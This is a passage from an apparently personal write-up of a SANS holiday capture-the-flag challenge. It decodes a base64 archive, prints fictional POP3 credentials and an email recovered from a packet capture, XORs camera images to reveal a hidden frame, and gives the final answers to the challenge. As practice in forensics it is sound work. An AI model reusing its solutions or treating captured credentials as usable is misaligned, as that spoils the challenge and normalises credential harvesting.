CvqG9i9lJd2CYnPV99dlS3BQrGesVy+CHGuqoSzTQCLeOxhhMZoUo8mprUc5moH8MTJ0UQO6UqbT
...
1t7v18S7bd/P1tz2A+kinf//oVhrnyCQoFzShwiXnZX/YQRA/M8j3hF+DOcsPNMxjc5snjglvo2P
NahtH6n9pMtbvss6LLPrq6y07dQL32VY/5XXYyu6ndt4yPCZRss5TNHV23viVJ6LCDBx1P/2mT
tBcwe1t9y5hceUx8y7i3UQ1StwDvzcw10vkdQ7UvqcX5qOgFnt7857ae/rD198BvAlsVnn7T9zT9
17Yoj7f8PtVHeS9quGjvHX4ijZ/X+F0ki87393kowqkf9AZ9qonK39f8T9QSwECHgmUAAAAACACX
g29HGidKW+QNAABUIwAAAFQAYAAAAAAtIEAAAAAMjAxNTEyMTUxNjEwMTVfNS5wY2FwVWVQF
AAO+skhWdXgLAEE6AMAAAToAwAAUESFBgAAAAABAAEAwwAAADM0AAAAA==
```

Below you can see that the encoded file successfully decoded and unzipped:

```
root@kali:~/sans/sg05# base64 -d 20151215161015.zip.b64 > 20151215161015.zip
root@kali:~/sans/sg05# unzip 20151215161015.zip
Archive: 20151215161015.zip
  inflating: 20151215161015_5.pcap
```

I recovered the following files using this above method:

- factory_cam_5.zip
 - This contained one PNG file
- 20151215161015.zip
 - This contained a PCAP with the following email credentials (POP3) and email message inside:

```
USER c
+OK
PASS AllYourPresentsAreBelongToMe
```

```
+OK 6481 octets
Return-Path: <grinch@who-villeisp.com>
X-Original-To: c@atnascorp.com
Delivered-To: c@atnascorp.com
Received: from grinchpc (ool-ad02ccd2.who-villeisp.com [86.75.30.9])
        .by atnascorp.com (Postfix) with ESMTP id A0BB38243D
        .for <c@atnascorp.com>; Tue, 15 Dec 2015 16:08:05 +0000 (UTC)
From: "Grinch" <grinch@who-villeisp.com>
To: <c@atnascorp.com>
Subject: My Apologies & Holiday Greetings
Date: Tue, 15 Dec 2015 16:09:40 -0500
Message-ID: <006d01d1377c$e9ddb0$bd993010$@who-villeisp.com>
MIME-Version: 1.0
Content-Type: multipart/alternative;
        .boundary="-----_NextPart_000_006E_01D13753.01091240"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdE3fOmsudtMp92uRb2ABVzNoCxYMA==
Content-Language: en-us
```

This is a multipart message in MIME format.

```
-----_NextPart_000_006E_01D13753.01091240
Content-Type: text/plain;
        .charset="us-ascii"
Content-Transfer-Encoding: 7bit
```

Dear Cindy Lou,

I am writing to apologize for what I did to you so long ago. I wronged you and all the Whos down in Who-ville due to my extreme misunderstanding of Christmas and a deep-seated hatred. I should have never lied to you, and I should have never stolen those gifts on Christmas Eve. I realize that even returning them on Christmas morn didn't erase my crimes completely. I seek your forgiveness.

You see, on Mount Crumpit that fateful Christmas morning, I learned th[4 bytes missing in capture file]at Christmas doesn't come from a store. In fact, I

discovered that Christmas means a whole lot more!

When I returned their gifts, the Whos embraced me. They forgave. I was stunned, and my heart grew even more. Why, they even let me carve the roast beast! They demonstrated to me that the holiday season is, in part, about forgiveness and love, and that's the gift that all the Whos gave to me that morning so long ago. I honestly tear up thinking about it.

I don't expect you to forgive me, Cindy Lou. But, you have my deepest and most sincere apologies.

And, above all, don't let my horrible actions from so long ago taint you in any way. I understand you've grown into an amazing business leader. You are a precious and beautiful Who, my dear. Please use your skills wisely and to help and support your fellow Who, especially during the holidays.

I sincerely wish you a holiday season full of kindness and warmth,

--The Grinch

Solving the Mystery of the Static PNG Files

The solution to the PNG static image mystery comes from reading the GnomeNET posts by the SuperGnome administrators. They mention the following:

Msg ID	Message
2	I noticed an issue when there are multiple child-gnomes with the same name. The image feeds become scrambled together. Any way to resolve this other than rename the gnomes?? ~DW
3	Can you provide an example of the scrambling you're seeing? ~PS
4	I uploaded 'camera_feed_overlap_error.png' to SG-01. We have six factory test cameras all named the same. The issue occurs only when they have the same name. It occurs even if the cameras are not transmitting an image. ~PS
5	Oh, also, in the image, 5 of the cameras are just transmitting the 'camera disabled' static, the 6th one was in the boss' office. The door was locked and the boss seemed busy, so I didn't mess with that one. ~PS
6	To help me troubleshoot this, can you grab a still from all six cameras at the same time? Also, is this really an issue? ~DW
7	I grabbed a still from 5 of the 6 cameras, again, staying out of the boss' office! Each cam is directed to a different SG, so each SG has one of the 5 stills I manually snagged. I named them 'factory_cam_#.png' and pushed them up to the files menu. 'camera_feed_overlap_error.png' has that garbled image. Oh, and to answer your question. Yes. We have almost 2 million cameras... some of them WILL be named the same. Just fix it. ~PS

Now we know that the file "camera_feed_overlap_error.png" we recovered from SG-01 is really the result of XOR'ing the image feeds of six cameras we should be able to reverse this process by applying the XOR operation to each image again in sequence.

Using the program Stegosolve 1.3, we apply a XOR of each “factor_cam_#.png” image in sequence. As a result, we have this image which is a combination of all five factor_cam_#.png files XOR’d together:



Finally, I XOR this resulting image with the original “camera_feed_overlap_error.png” and recover the data from the missing sixth camera, the one from the “boss’s office”.



Task Solutions

- 9) Based on the PCAP files we examined across all five systems, we can say that the plan for the ATNAS Corp appears to be to plant Gnomes across 2 million homes worldwide. Then, using intelligence gathered from the Gnome network, they plan to partner with burglars to steal Christmas gifts from the homes where the Gnomes are situated and sell those gifts on the open market for a share in the profits.

The motives behind this appear to be the CEO, Cindy Lou Who's traumatic childhood experience whereby her Christmas gifts were stolen by The Grinch when she was no more than two years old.

We discover that The Grinch regrets the actions of stealing Cindy's gifts but it appears to be too late as Cindy's plan is in full effect.

- 10) The villain is the CEO and President of ATNAS Corporation, Cindy Lou Who, who is now age 62.

Final Note

Thanks very much to the Counter Hack team and SANS for making this challenge. I found it to be extremely fun and I learned a little.

I had never had to defeat a stack canary previously, nor perform MongoDB injection, so learning all these techniques was very entertaining.

Thanks!